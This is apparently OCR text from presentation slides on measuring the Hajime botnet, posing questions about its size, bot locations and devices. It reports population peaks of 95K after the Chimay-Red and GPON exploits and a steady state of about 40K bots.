
Characteristics

How large is the botnet?
Where are bots located?
What devices makeup the botnet?


Dynamics

How do exploits change the botnet?
How quickly does Hajime update itself?
How does Hajime deploy new exploits?

How big is Hajime?




How big is Hajime?




Peaks of 95K after Chimay-Red and GPON exploits

Steady-state of ~40K bots


Where are bots located?



Where are bots located?



Where are bots located?

